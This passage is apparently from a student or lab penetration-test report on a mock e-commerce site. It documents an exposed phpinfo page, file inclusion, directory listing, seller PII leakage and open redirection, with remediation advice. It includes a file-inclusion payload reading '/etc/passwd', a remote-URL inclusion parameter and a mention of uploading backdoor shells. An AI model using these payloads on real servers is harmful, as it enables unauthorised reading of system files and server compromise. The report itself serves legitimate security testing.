
PoC-robots.txt



PoC-robots.txt



PoC-userlist.txt



PoC-phpinfo.php

Cyberfox phpinfo() 13.127.97.14/phpinfo.php

INT SQL UNION BASED ERROR/DOUBLE TOOLS WAF BYPASS ENCODE HTML ENCRYPT MORE XSS LFI


Load URL Split URL Execute

Post Referrer 0xHEX %URL BASE64 Insert to rep Insert replac Replace

PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1

System	Linux ip-172-26-0-101 5.4.0-1030-aws #31~18.04.1-Ubuntu SMP Tue Nov 17 10:48:34 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqld.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debuq Build	no

PoC-composer.json



Business Impact-Low

- It doesn't harm the website directly, but it is letting the hacker collect more internal information about the website which the hacker might use against the organization.

Recommendation

Take the following precautions:

- Developers should **disable all default files and pages** to be displayed publicly.

References

- <https://www.indusface.com/blog/owasp-security-misconfiguration/>
- <https://hdivsecurity.com/owasp-security-misconfiguration>

10. Remote File Inclusion

RFL:

Remote File
Inclusion
(Critical)

Below mentioned URL is vulnerable to RFI.

Affected URL


- <http://13.235.128.177/?includelang=lang/fr.php>

Affected Parameters


- `/etc/passwd (/?includelang=here)`
- `https://www.google.co.in/ (/?includelang=here)`

Observations

- Navigate to the website and click on change language dropdown, and select any of the two languages.




- Now, notice the URL, you get a 'get' parameter of **includelang** which is vulnerable to **file inclusion**.
- Here, we enter the payload: **includelang=/etc/passwd** and on executing this file gives us the username.



PoC-Attacker can upload shells

- Attacker can exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.



Business Impact-Extremely High

- Any attacker can have the root access of your website.
- He can execute commands.
- Through the website, he can have access of the server and can infect other websites hosted on that server.
- He can even deface your websites.

Recommendation

- To safely parse user-supplied filenames it's much better to maintain a whitelist of acceptable filenames.
- Use a corresponding identifier (not the actual name) to access the file. Any
- request containing an invalid identifier can then simply be rejected (this is
- the approach that [OWASP recommends](#)).

References

- <https://www.pivotpointsecurity.com/blog/file-inclusion-vulnerabilities/>
- <https://www.netsparker.com/blog/web-security/local-file-inclusion-vulnerability/>
- https://en.wikipedia.org/wiki/File_inclusion_vulnerability

11.Directory Listing

Dir Listing:

Directory
Listing
(Moderate)

Below mentioned URL leaks critical information via directory listing vulnerability.

Affected URL

- <http://13.235.128.177/static/images/uploads/products/reebok.jpeg>

11. Directory Listing

Dir listing:

Directory
Listing
(Moderate)


Here are other similar URLs that leaks critical information via directory listing Vulnerability.

Affected URL

- <http://13.235.128.177/robots.txt>


Observation

- Navigate to <http://13.235.128.177/products.php>
- Now, **right click on the image** of any product and then select **View Image** or you can even drag the image to a new tab.
- The page loads up as shown below, with the image of the selected product.
- Notice the **URL**, it actually reveals the full path of the image.



PoC-directory listing

- Now, if we remove the image name (here, reebok.jpeg) and hit enter.
- The following page with tons of information in it, will be displayed.




Observation

- Navigate to <http://13.235.128.177/robots.txt>
- It shows all the sections of your server you don't want robots to use/visit.



PoC-directory listing

- Navigate to <http://13.235.128.177/static/images/>
- Complete listing of directory is shown containing the images of all the customers along with the images of all the products in the website and also the administrator directory is also visible.



Index of /static/images/

../	05-Jan-2019 06:00	-
customers/	05-Jan-2019 06:00	-
icons/	05-Jan-2019 06:00	-
products/	05-Jan-2019 06:00	-
banner-large.jpeg	05-Jan-2019 06:00	672352
banner.jpeg	07-Jan-2019 08:49	452884
card.png	07-Jan-2019 08:49	91456
default_product.png	05-Jan-2019 06:00	1287
donald.png	05-Jan-2019 06:00	10194
loading.gif	07-Jan-2019 08:49	39507
pluto.jpg	05-Jan-2019 06:00	9796
popoys.jpg	05-Jan-2019 06:00	14616
profile.png	05-Jan-2019 06:00	15187
seller_dashboard.jpg	05-Jan-2019 06:00	39647
shoe.png	05-Jan-2019 06:00	77696
socks.png	05-Jan-2019 06:00	67825
tshirt.png	05-Jan-2019 06:00	54603

Business Impact-High

- Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users.
- Also, an attacker can take important information like what all products are being sold by the sellers and can simply download the images, view them and can even use them against the users or the organization.

Recommendation

Take the following the precautions:

- Two- Factor Authentication for sensitive data should be added with strong passwords.
- Find all PII stored and encrypt them with various techniques.
- Disable Directory Listing .
- Put an index.html in all folders with default message.

References

- <https://cwe.mitre.org/data/definitions/548.html>
- <https://www.netsparker.com/blog/web-security/disable-directory-listing-web-servers/>

12. PII Leakage

PII Leakage:

PII Leakage
(Moderate)

Below mentioned URL is vulnerable to personnel identifiable information leakage.

Affected URL

- <http://13.235.128.177/profile/16/edit/>

Observation

- Login to your account and go to **Products** page.
- In every product page the **Seller Info** is available, click on it.



PoC-PAN card details are shown

- Upon clicking on Seller Info; Seller Name, Rating, City, Email along with **PAN Card Details** are shown.

Seller Information	
Seller Name :	Chandan
Rating :	4/5
City :	Delhi
PAN :	AWQRD7856Q12
Email :	chandan@lifestylestore.com

Business Impact-High

- Leaking critical information like PAN Card details to everyone is highly vulnerable as, hackers can use such information to socially hack them.

Recommendation

- Hide critical information like the PAN Card details.
- Display only minimal required information about the sellers.

References

- <https://www.imperva.com/learn/data-security/personally-identifiable-information-pii/>
- <https://hackerone.com/reports/374007>

13. Open Redirection

Open Redirection:

Open
Redirection
(Severe)

Below mentioned URL is vulnerable to open redirection.

Affected URL


- <http://13.235.128.177/redirect.php?url=www.radhikafancystore.com>

Affected URL

- url

